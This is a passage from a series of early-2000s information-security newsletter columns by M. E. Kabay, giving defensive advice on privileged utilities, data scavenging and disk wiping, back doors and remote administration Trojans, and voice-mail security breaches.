However, repeated use of such utilities to fix the same problems indicates a problem of priorities. Fix the problem now, yes; but find out what caused the problem and solve the root causes as well.

In the next issue of this newsletter, I'll summarize some of the controls that can be applied to superzaps.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Superzapping (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Powerful system utilities that bypass normal controls can be used to damage data and code. Network managers can control such “superzap” programs by limiting access to them; software designers can help network managers by enforcing capability checking at run-time.

Security systems using menus can restrict users to specific tasks; the usual security matrix can prevent unauthorized access to powerful utility programs. Some programs themselves can check to see that prospective users actually have appropriate capabilities (e.g., _root_ access). Ad hoc query programs can sometimes be restricted to read-only in any given database.

On some systems, access control lists (ACLs) permit explicit inclusion of user sets which may access a file (including superzap programs) for read and write operations.

Aside from using normal operating system security, one can also disable programs temporarily in ways which interfere with (they don't preclude) unauthorized access; e.g., a system manager can reversibly remove the capabilities allowing interactive or batch execution from dangerous programs.

It may be desirable to eliminate certain tools altogether from general availability. For example, special diagnostic utilities which replace the operating system should routinely be inaccessible to unauthorized personnel. Such diagnostic tools could be kept in a safe, for example, with written authorization required for access. In an emergency, the combination to the safe might be obtained from a sealed, signed envelope which would betray its having been opened. I can even imagine a cartoon showing a sealed glass box containing such an envelope on the computer room wall with the words, "IN CASE OF EMERGENCY, BREAK GLASS" to be sure that the emergency crew could get the disk or cartridge if it had to.

When printing important files such a runs of checks, it may be wise to print "hot" instead of spooling the output. That is, have the program generating the check images control a secured printer directly rather than passing through the usual buffers. Make sure that the printer is in a locked room. Arrange to have at least two employees watching the print run. If a paper jam requires the run to be started again, arrange for appropriate parameters to be passed to prevent printing duplicates of checks already produced.

Regardless of all the access-control methods described above, if an authorized user wishes to misuse a superzap program, there is only one way to prevent it: teamwork. By insisting that all use of superzaps be done with at least two members of the staff present, one can reduce the likelihood of abuse. Reduce, not eliminate: there is always the possibility of collusion. Nonetheless, if only a few percent (say, two percent for the sake of the argument) of all employees are potential crooks, then the probability of getting two crooks on the same assignment by chance alone is about 0.04%. True, the crooks may cluster together preferentially, but in any case, having two people using privileged-mode DEBUG to fix data in a database seems better than having just one.

One method that will certainly NOT work is the ignorance-is-bliss approach. I have personally heard many network managers dismiss security concerns by saying, "Oh, no one here knows enough to do that." This is a short-sighted attitude, since almost everything described above is fully documented in vendor and contributed software library publications. Recalling that managers are liable for failures to protect corporate assets, I urge all network managers to think seriously about these and other security issues rather than leaving them to chance and the supposed ignorance of a user and programmer population.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scavenging (1):
Garbage Out, Data In

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Sometimes it's the little details that destroy the effectiveness of network security. Firewalls, intrusion-detection systems, token-based and biometric identification and authentication -- all of these modern protective systems can be circumvented by criminals who take advantage of what few people ever think about: garbage.

Computer crime specialists have described unauthorized access to information left on discarded media as scavenging, browsing, and Dumpster-diving (from the trademarked name of metal bins often used to collect garbage outside office buildings).

Discarded garbage is not considered private property under the law in the United States. In 1988, the Supreme Court heard California vs Greenwood *et al.* in which a Mr. Greenwood argued that his arrest on drug trafficking charges was illegally obtained by warrantless search of green plastic garbage bags he had placed outside his home. However, Justices White, Rehnquist, Blackmun, Stevens, O'Connor and Scalia wrote,

> "The Fourth Amendment does not prohibit the warrantless search and seizure of garbage left for collection outside the curtilage of a home.... Since respondents voluntarily left their trash for collection in an area particularly suited for public inspection, their claimed expectation of privacy in the inculpatory items they discarded was not objectively reasonable. It is common knowledge that plastic garbage bags left along a public street are readily accessible to animals, children, scavengers, snoops, and other members of the public. Moreover, respondents placed their refuse at the curb for the express purpose of conveying it to a third party, the trash collector, who might himself have sorted through it or permitted others, such as the police, to do so. The police cannot reasonably be expected to avert their eyes from evidence of criminal activity that could have been observed by any member of the public....."

In other words, anything we throw out is fair game, at least in the US. Other readers would do well to determine the state of jurisprudence dealing with the privacy, if any, of garbage in their jurisdiction. The only protection is to make the data in the garbage quite unreadable.

Discarded information can reside on paper, magnetic disks and tapes, and even electronic media such as PC-card ramdisks. All of them have special methods for obliterating the unwanted information. I don't want to spend much time on paper, carbon papers, and printer ribbons; the obvious methods for disposing of these media are so simple they need little explanation. One should ensure that sensitive paper documents are shredded; the particular style of shredding depends on the degree of sensitivity and the volume of sensitive papers. Cross-cut shredders, locked recycling boxes and secure shredding services that reliably take care of such problems are well established in industry.

In the next few columns, I'll review practical recommendations for protecting corporate (and private) information in memory and on disks or tapes from snoopers. In the meantime, I suggest that readers take a look around their own operations and find out how discarded paper, electronic and magnetic media containing confidential information are currently handled. With this information in hand, you'll be able to read the upcoming articles with your own situation well in mind.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scavenging (3): Magnetic Spoor

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series, we're looking at preventing scavenging of discarded information.

One issue worth mentioning in connection with disks is that some documents may contain more information than the sender intends to release. MS-Office documents, for example, have a PROPERTIES sheet that some people never seem to check before sending their documents to others. I have noticed Properties sheets with detailed Comments or Keywords fields that reveal far too much about the motives underlying specific documents; others include detailed or out-dated information about reporting structures such as the name of the sender's manager (a real treat for social engineering adepts). Users of MS-Word should turn off the FAST SAVE "feature" that was useful when saving to slow media such as floppy disks but that is now completely useless and even dangerous: FAST SAVE allows deleted materials to remain in the MS-Word document. Worse yet is the danger of turning _on_ "TOOLS | TRACK CHANGES" but turning _off_ the options to "Highlight changes on screen" and "Highlight changes in printed document." In this configuration, Word maintains a meticulous record of exactly who made which changes -- including deletions -- in the document but does not display the audit trail. Someone receiving such a document can restore the display functions at the click of a mouse and read potentially damaging information about corporate intentions, background information and bargaining positions. All documents destined for export should be checked for properties and track changes. My own preference when exchanging documents is to create a PDF (Portable Document Format) file using Adobe Acrobat -- and to check the output to see that it conforms to my expectations.

What should network administrators do about sensitive information on hard disks that are being sent out to third parties as part of workstations that need repairs, in exchange programs or as charitable donations?

In general, the most important method for protecting sensitive data on disk is encryption. If you routinely encrypt all sensitive data then only the swap file will be of concern (see the previous column in this series). However, many organizations do not require encryption on desktop systems even if laptop systems must use encrypting drivers. If you decide that the hard disk be "wiped" before sending it out, be sure that you use adequate tools for such wiping.

As many readers know, deleting a file under most operating systems usually means removing the pointer to the first part (extent, cluster) of the file from the disk directory (file allocation table or FAT under the Windows operating systems). The first character of the file name may be obliterated, but otherwise, the data remain unchanged in the now-discarded file. Unless the disk sectors are allocated to another file and overwritten by new data, the original data will remain accessible to utilities that can reconstruct the file by searching the unallocated clusters all over the disk and offering a menu of potentially recoverable data. With the size of today's hard disks, free space can be in the gigabytes, the clusters containing discarded data may not be overwritten for a long time.

One _inadequate_ method for obliterating data that I have heard people recommend is regular defragmentation. Moving existing files around on disk to ensure that each file uses the minimum number of contiguous blocks of disk space will likely overwrite blocks of recently liberated file clusters. However, there is no guarantee that existing _free space_ containing data residues will be overwritten. By the way, formatting a disk drive removes file system structures but leaves the raw data untouched.

In the final installment of this series, we'll look at tools for wiping disks.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Back Doors (5):
Deterring & Exterminating RATs

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series of articles, we've been looking at undocumented and unauthorized methods for gaining access to systems. In this article, I summarize some basic approaches to preventing installation of back doors and finish with a brief note on getting rid of remote administration tools (RATs).

* * *

There is no easy way to stop installation of back doors in software. Because the back door code is passive, just waiting to be activated, it doesn't do anything particular while its carrier program is being installed. The rules for preventing infestation are the same for RATs as they are for other cybervermin; here's a short list that you can use for your users that will also reduce damage from viruses, worms, spyware and scumware:

* To prevent known RATs from installing, use up-to-date antivirus software. Such tools include recognition lists for some of the RATs in circulation and treat them like any other malicious code.

* Don't install software that anyone else has sent you by e-mail or otherwise. Always go to the originating site rather than relying on code that may have been modified in transit.

* Don't "Hide file extensions for known file types" in Windows Explorer – you need to be able to see the complete name of every file.

* Delete all unsolicited _executable_ attachments that you receive via e-mail, even if you know the sender.

* Reject executable archives (e.g., .EXE file created using WinZIP and other tools) and request retransmission using non-executable formats such as a simple .ZIP data file.

* Don't open e-mail attachments, no matter how attractive the description, unless you personally know that the sender wrote or otherwise created them and unless you have explicitly agreed in advance to receive such a file. Call the sender up by phone rather than using the e-mail address reported in the suspicious package. Validate the message's digital signature block, if there is one.

* Don't install software yourself; consult your technical support service for authorized software installation.

If your corporate policy authorizes it, you can add a word about non-antivirus scanners that identify and remove RATs

* Scan your PC regularly with updated anti-RAT tools and remove RATs and other malicious software.

For more advanced users who are allowed to install software themselves and who will understand suggestions about using firewalls:

* Download software only from reputable sites, not from warez and other hacker-oriented sites.

* Read the end-user license agreement carefully for all software

* Don't install stolen software of any kind.

* Enable your PC or other firewall (e.g., ZoneAlarm < http://www.zonelabs.com > to detect attempts to initiate outbound connections.

* In general, if your firewall signals that a product that should not be using the Internet is in fact trying to do so, block the communication until you find out more.

* Before approving such unexpected connections, be sure that you know which program's component is attempting to communicate and find out with whom; if available, follow the reverse IP lookup to identify where a communication is supposed to go and to judge whether you want to approve it.

Finally, as system and network administrators, be sure you close the most obvious back doors: canonical passwords. Any device, software, user ID or account that uses the original, out-of-the box standard access code is a back door waiting to be opened by a technically savvy attacker. For example, door locks that use numerical buttons or keypads often come with a default code: change it before you use the lock. Databases, voice-mail systems, operating systems – all of them can be installed with standard passwords that are known to thousands or even millions of other people: change them before you put them into production.

* * *

For an extensive list of anti-malware programs (not antivirus tools), see < http://www.pestpatrol.com/whitepapers/Comparison/Product_Details.asp >, which is part of a White Paper by my friends at PestPatrol in which they report their study of such tools. See "A Comparison of Pest Detecting Tools" at < http://www.pestpatrol.com/Whitepapers/Comparison/Index.asp >.

Disclaimer: I have known some of the principals at PestPatrol for over a decade and have recently been paid to write a White Paper for them; however, I have no financial interest in their company or products. My references to PestPatrol should not be construed as an endorsement of their products.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth

and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scavenging (4):
Bye-Bye, Data

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

It is best to obliterate sensitive hard disk data at the time you discard the files. File shredder programs (use any search engine with keywords "file shredder program review" for plenty of suggestions) can substitute for the normal delete function or wastebasket. These tools overwrite the contents of a file to be discarded before deleting it with the operating system. However, a single-pass shredder may allow data to be recovered using special equipment; to make data recovery impossible, use military-grade obliteration that uses seven passes of random data.

Unfortunately, even shredder programs may not solve the problem for ultra-high sensitivity data. Because file systems generally allocate space in whole number of clusters, an end-of-file (EOF) that falls anywhere short of the end of a cluster leaves _slack space_ between the EOF and the end of the cluster. Slack space does not normally get overwritten by the file system, so it is extremely difficult to get rid of these fragments unless you use shredder programs that specifically take this problem into account.

One tool that is used by the US Department of Defense for wiping disks is CleanDrive < http://www.whitecanyon.com/cleandrive_main_fdisk.htm >. The documentation specifies that the product genuinely wipes all data from a hard drive, regardless of operating system and format. The tool can even be run from a boot disk. It is licensed to individual technicians rather than to specific PCs, thus making it ideal for corporate use. [I have no involvement with CleanDrive or its makers and this reference does not constitute an endorsement.]

File shredder programs are a double-edged sword. They allow honest employees to obliterate company-confidential data from disks but they also allow dishonest employees to obliterate incriminating information from disks. One program review includes the words, "The program's even got a trial copy you can download for free. So try it out and get those... ummm... errr... personal files off your work PC before the boss sends his computer gurus out to check your machine." This advice is clearly not directed at system administrators or to honest employees.

Telling the difference between the good guys and the bad guys is a management issue and has been discussed in previous articles published in this newsletter. However, as a precaution, I recommend that corporate policies specifically forbid the installation of file-shredder programs on corporate systems without authorization.

One quick note about magnetic tapes: beware the scratch tape. In older environments where batch processing still uses tapes as intermediate storage space during jobs, it is customary to have a rack of "scratch" tapes that can be used on demand by any application or job. There have been documented cases in which data thieves regularly _read_ scratch tapes to scavenge left-over data from competitors or for industrial espionage. Scratch tapes should be erased before being re-used.

As for broken or obsolete magnetic media such as worn-out diskettes, used-up magnetic tapes and dead disk drives, the worst thing to do is just to throw this stuff into the regular garbage. Security experts recommend physical destruction of such media using band saws, industrial incineration services capable of handling potentially toxic emissions and even sledge hammers.

In conclusion, all of us need to think about the data residues that are exposed to scavengers. Whether you work in a mainframe shop or a PC environment, whether your organization is a university or a vulture capitalist firm, it's hard to carrion when data scavengers steal our secrets.

* * *

Participate in the Fourth Annual e-ProtectIT Infrastructure Protection Conference – 20-22 March 2002 at Norwich University in Northfield, Vermont. Full information at http://www.e-protectIT.org

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Back Doors (1):
Secret Access

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the 1983 movie, _War Games_, directed by John Badham, a young computer cracker (played by a very young Matthew Broderick) becomes interested in breaking through security on a computer system he's located by automatic random dialing ("war dialing") of telephone numbers. Thinking that he's cracking into a video-game site, he eventually manages to break security by locating a secret password that gives him the power to bypass normal limitations. He goes on to play Global Thermonuclear War--which nearly results in the real thing.

The unauthorized, undocumented part of the source code which bestows special privileges is, in the language of computer security, a "back door," sometimes called a "trap door." A back door will not necessarily cause harm by itself; it merely allows access to program functions – including normal functions – by breaching normal access controls.

Why would anyone install a back door in a program?

In cases where the culprit means no harm, back doors are leftovers from the development and testing phases of software development. When functions are deep in nested series of commands or screens, programmers often insert a shortcut that lets them go directly to a specific function or screen so they can continue testing from that point rather than having to go through the entire sequence of data entry, menu-item selection, and so on. Such shortcuts can significantly shorten testing time for those people unfortunate enough still to be using manual quality assurance techniques (as opposed to automated testing).

The problem occurs when the programmers forget to remove the back doors. When this happens, a poorly-tested program can enter production (use for real business or distribution to real customers) with a dangerous, undocumented feature that can bypass normal restrictions such as edit checks during data entry. Back doors of this kind sometimes result in data corruption, as when a database program allows someone to short-circuit the usual validation of entered data and simply lets a user cut directly to an update function that happens to have bad data in the input buffers.

Back doors are part of a program; they are distinguished from Trojan Horses, which are programs with a covert purpose. A Trojan Horse is a program which has undocumented or unauthorized functions that can cause harm during normal usage by innocent users as well as by criminals. Thus many Trojan Horse programs have back doors, but back doors may exist in programs that would not usually be described as Trojan Horses. A specific kind of Trojan Horse program is known as an Easter Egg; this is usually an undocumented game or display intended by its authors to be harmless. Unfortunately, due to poor programming or software incompatibilities that develop as operating systems change, Easter Eggs can also cause major problems such as system lockups or crashes. All Easter Eggs depend on back doors – usually undocumented keystroke sequences – to be invoked.

In the next installment of this short series, I will give examples of some classic back doors.

* * *

For more about _War Games_ see < http://us.imdb.com/Title?0086567 >.

Easter eggs were featured in this newsletter in the article “Easter Eggs and the Trusted Computing Base” (2000-03-27) http://www.nwfusion.com/newsletters/sec/0327sec1.html

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Back Doors (2):
Examples of Back Doors

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Back doors (or _trap-doors_ as they are often known) have been known for decades. As Willis Ware pointed out in 1970, "Trap-door entry points often are created deliberately during the design and development stage to simplify the insertion of authorized program changes by legitimate system programmers, with the intent of closing the trap-door prior to operational use. Unauthorized entry points can be created by a system programmer who wishes to provide a means for bypassing internal security controls and thus subverting the system. There is also the risk of implicit trap-doors that may exist because of incomplete system design – i.e., loopholes in the protection mechanisms. For example, it might be possible to find an unusual combination of system control variables that will create an entry path around some or all of the safeguards."

Early experiments in cracking the MULTICS operating system developed by Honeywell Inc. and the Massachusetts Institute of Technology located back doors in that environment in trials from 1972 to 1975, allowing the researchers to obtain maximum security capabilities on several MULTICS systems (see Karger & Schell for details).

In 1980, Philip Myers described the insertion and exploitation of back doors as "subversion" in his MSc thesis at the Naval Postgraduate School. He pointed out that subversion, unlike penetration attacks, can begin at any phase of the system development life cycle, including design, implementation, distribution, installation and production.
Donn B. Parker described interesting back-door cases in some papers (no longer available) from the 1980s. For example, a programmer discovered a back door left in a FORTRAN compiler by the writers of the compiler. This section of code allowed execution to jump from a regular program file to code stored in a data file. The criminal used the back door to steal computer processing time from a service bureau so he could execute his own code at other users' expense. In another case, remote users from Detroit used back doors in the operating system of a Florida time-sharing service to find passwords that allowed unauthorized and unpaid access to proprietary data and programs.

Even the US government has attempted to insert back doors in code: In September 1997, Congress' proposed legislation to ban domestic US encryption unless the algorithm included a back door allowing decryption on demand by law enforcement authorities moved famed Ron Rivest to satire. The famed co-inventor of the Public Key Cryptosystem and founder of RSA Data Security Inc. pointed out that some people believe the Bible contains secret messages and codes, so the proposed law would ban the Bible.

More recently, devices using the Palm operating system (PalmOS) were discovered to have no effective security despite the password function. Apparently developer tools supplied by Palm allow a back-door conduit into the supposedly locked data.

Distributed denial-of-service (DDoS) zombie or slave programs are examples of a type of back door, although they don't offer total control of the contaminated system. These tools allow the user of a master or controller program to issue (usually) encrypted messages that direct a stream of packets at a designated IP address at a specific time; with hundreds or thousands of such infected systems responding all at once, almost any target on the Internet can be swamped. I wrote about DDoS last year and the articles are available in the archive at Network World Fusion.

In the next article in this series, I will look at dangerous software that can install back doors: RATs (Remote Administration Trojans).

* * *

References:

* Bellefeuille, Yves (2001). Passwords don't protect Palm data, security firm warns. RISKS 21.26 < http://catless.ncl.ac.uk/Risks/21.26.html#subj7 >

* Kabay, M. E. (2001). Fighting DDoS, part 1 (2001-07-25) http://www.nwfusion.com/newsletters/sec/2001/00918845.html

* Karger, Paul A., and Roger R. Schell (1974). MULTICS Security Evaluation: Vulnerability Analysis, ESD-TR-74-193 Vol. II. (ESD/AFSC, Hanscom AFB, Bedford, MA 01731). Abstract < http://csrc.nist.gov/publications/history/#karg74 >; full text < http://csrc.nist.gov/publications/history/karg74.pdf >.

* Myers, Philip (1980). Subversion: The Neglected Aspect of Computer Security. Master's Thesis (Naval Postgraduate School, Monterey, CA 93940). Abstract < http://csrc.nist.gov/publications/history/#myer80 >; full text < http://csrc.nist.gov/publications/history/myer80.pdf >

* Rivest, Ron (1997). !!! FBI wants to ban the Bible and smiley faces !!! Risks 19.37 < http://catless.ncl.ac.uk/Risks/19.37.html#subj1 >

* Ware, Willis (1970). Security Controls for Computer Systems: Report of Defense Science Board Task Force on Computer Security. Rand Report R609-1 (The RAND Corporation, Santa Monica, CA). Abstract < http://csrc.nist.gov/publications/history/#ware70 >; full text < http://csrc.nist.gov/publications/history/ware70.pdf >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at <

mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Back Doors (3):
RATs

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Back doors may be installed by Trojan Horse programs. For example, in July 1998, The Cult of the Dead Cow (cDc) announced Back Orifice (BO), a tool for analyzing and compromising MS-Windows security (such as it be). The author, a hacker with the L0PHT group which later became part of security firm @Stake, described the software as follows (the brackets are in the original): "The main legitimate purposes for BO are remote tech support aid, employee monitoring and remote administering [of a Windows network]." However, added the cDc press release, "Wink. Not that Back Orifice won't be used by overworked sysadmins, but hey, we're all adults here. Back Orifice is going to be made available to anyone who takes the time to download it [read, a lot of bored teenagers]." Within weeks, 15,000 copies of Back Orifice were distributed to Internet Relay Chat users by a malefactor who touted a "useful" file ("nfo.zip")that was actually a Trojan infected by Back Orifice.

BO and programs like it provide back doors for malefactors to invade a victim's computer. Once the Bad Guy has seized control of the system, functions available include keystroke logging, real-time viewing of what's on the monitor, screen capture, and full read/write access to all files and devices.

Today, such programs are known as RATs (Remote Administration Trojans). The PestPatrol Glossary provides this useful information [MK note: I have changed "trojan" to "Trojan" in what follows]:

>RAT: A Remote Administration Tool, or RAT, is a Trojan that when run, provides an attacker with the capability of remotely controlling a machine via a "client" in the attacker's machine, and a "server" in the victim's machine. Examples include Back Orifice, NetBus, SubSeven, and Hack'a'tack. What happens when a server is installed in a victim's machine depends on the capabilities of the Trojan, the interests of the attacker, and whether or not control of the server is ever gained by another attacker -- who might have entirely different interests.

Infections by remote administration Trojans on Windows machines are becoming more frequent. One common vector is through File and Print Sharing, when home users inadvertently open up their system to the rest of the world. If an attacker has access to the hard-drive, he/she can place the Trojan in the startup folder. This will run the Trojan the next time the user logs in. Another common vector is when the attacker simply e-mails the Trojan to the user along with a social engineering hack that convinces the user to run it against their better judgment."<

RATs are frequently distributed as part of "Trojanized" applications such as WinAMP as well as in data files for (especially) pornographic pictures and MP3 sound files. Once executed or loaded, such infected files quietly install the RAT and sometimes signal a base station to inform it of the IP address of yet another victim.

There are currently over 300 RATs listed and removed by PestPatrol. For a more extensive research paper on RATs, see the PestPatrol White Paper.

* * *

The next article in this series will focus on preventing back doors from being included in source code.

* * *

References:

* cDc (1998). Running a Microsoft operating system on a network? Our condolences. [MK note: disable Java, Javascript, ActiveX and pop-up windows and cookies before visiting criminal-hacker sites.] < http://www.cultdeadcow.com/news/back_orifice.txt >

* PestPatrol Glossary < http://www.safersite.com/PestInfo/G/Glossary.asp >

* PestPatrol White Paper: About RATs – A look at the problem of SubSeven and "Remote Administration Trojans." < http://www.safersite.com/Support/About/About_Rats.asp >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Back Doors (4):
Testing Source Code

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series of articles, we've been looking at undocumented and unauthorized methods for gaining access to systems. In this article, I summarize some basic approaches to preventing back doors in source code. Network managers may not be directly involved in software quality assurance, but it would be a Good Thing to make sure that the quality assurance folks in your shop are aware of and implementing these principles before you install their software on production systems and networks.

* * *

Documentation standards are not merely desirable; they can make back doors difficult to include in production code. Deviations from such standards may alert a supervisor or colleague that all is not as it seems in a program. Using team programming (more than one programmer responsible for any given section of code) and walkthroughs (following execution through the code in detail) will also make secret functions very difficult to hide.

During code walkthroughs and other quality-assurance procedures, the search for back doors should include the following:

* Undocumented code

* Undocumented embedded alphanumerics

* Peculiar entry points

* Unexplained functions

* Code not executed during testing.

Every line of code in a program must make sense for the ostensible application. All alphanumerics in source code have to make sense; a more difficult problem is dealing with numeric codes which may have a hidden meaning. Every entry point for a compiled program must make sense in the programming context.

Every line of code must be exercised during system testing. Test-coverage (sometimes called "code coverage analysis") monitors show which lines of source code have been executed during system tests. Such programs identify the percentage of code that is executed by a test or series of tests of programs written in a wide range of programming languages; however, each programming language may require its own test-coverage tool. The monitors usually identify which lines of source code correspond to the object code executed during the tests and which were left unexecuted. They can also count the number of times that each line is executed. Finally, test-coverage monitors may provide a detailed program trace showing the path taken at

each branch and conditional statement.

It would be nice if the major software vendors who provide operating systems and utilities were also aware of these principles. Certainly some of the quality-assurance teams at Microsoft must not have been applying such tools diligently in recent years. For example, in Excel 2000, you can activate a spy hunter game that uses DirectX for graphics < http://www.eeggs.com/items/8240.html >; in Excel 97 and later, you can load an unauthorized flight simulator < http://www.eeggs.com/items/29841.html >.

In the next and final article in this series, I'll review methods for spotting remote administration Trojans (RATs) while they try to install themselves and finish with a note on getting rid of RATs.

* * *

For further reading:

Diane Levine's chapter on software development and quality assurance in the _Computer Security Handbook, 4th edition_ (see shameless plug below) is an excellent primer on how quality assurance is fundamental to security.

Steve Cornett has an excellent paper on test-coverage monitors at < http://www.bullseye.com/coverage.html >.

Paterson Technology provide good information on their Web site < http://www.patersontech.com/TestCoverage/ >

Testingfaqs.org has a wealth of materials about quality assurance and testing < http://www.testingfaqs.org/ >

There's an extensive list of test-coverage tools at < http://www.testingfaqs.org/t-eval.htm > with short descriptions of each tool and pointers to where they can be obtained.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Voice Mail Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

On Wednesday April 10, 2002, The San Jose Mercury News reported that a voice-mail message from Hewlett-Packard Chairperson and Chief Executive Officer Carleton S. ("Carly") Fiorina to Chief Financial Officer Robert Wayman had been leaked to one of the newspaper's reporters. The particulars of this case are not significant for today's column, but anyone interested in the gory details can just type "Carly Fiorina HP voice mail" into a search engine for more than you are likely to want (GOOGLE.COM produced _pages_ of references to the incident). This case of data leakage should remind network managers that protecting information stored in a voice-mail system should be part of the enterprise systems security mandate. After all, clients can leave orders by phone; suppliers can warn of delivery delays; prospects can request information; executives can discuss highly sensitive matters.

There have been many documented cases of voice-mail penetration. For example, in the late 1980s, a New Jersey magazine publisher began receiving complaints from its customers. Voice mail messages renewing valuable and important advertising had never been heeded. Employees claimed they never received the calls at all; the voice-mail system supplier was called in for technical support but found nothing wrong. Soon, however, customers began reporting that employees' I'm-not-in-leave-me-a-message blurbs included rude and lewd language. The culprits proved to be a 14-year old and his 17-year old cousin, both residents of Staten Island who had gotten mad at the failure to receive a poster from the magazine publisher. The kids' sabotage resulted in lost revenue, loss of good will, loss of customers, expenses for time and materials from the switch vendor, and wasted time and effort by the publisher's technical staff. Total cost, according to the victim, was U$2.1 million.

In July 1996, high-school students in the San Francisco area broke into the PBX of a local manufacturing firm and attacked its voice-mail system. They erased information, changed passwords, created new accounts for their own use, and eventually crashed the system through overuse. The company spent $40,000 on technical support from an outside technician.

In November 1996, a former employee of Standard Duplicating Machines Corporation of Andover, MA pleaded guilty to using his knowledge of non-existent security on the firm's voice-mail system to retrieve sales leads and other valuable data on behalf of a direct competitor, Duplo U.S.A. Corporation. Most of the mailboxes had canonical (default) passwords (the voice-mailbox number itself – known in the trade as a "Joe" account).

In May 1997, after MI5 placed ads for recruits in Britain, 20,000 hopeful security agents called in only to hear a disconcerting message on the voice-mail system: "Hello, my name is Colonel Blotch. I am calling on behalf of the KGB. We have taken over MI5 because they are not secret any more and they are a very useless organization."

In May 1998, Michael Gallagher, a reporter for the Cincinnati Enquirer, broke into the voice mail system of Chiquita Fruits. The, ah, fruits of his espionage were stories in the paper accusing Chiquita of illegal activities. The reporter was fired; the Enquirer eventually paid

$10M to Chiquita in damages and published front-page apologies three days in a row to forestall a legal contest.

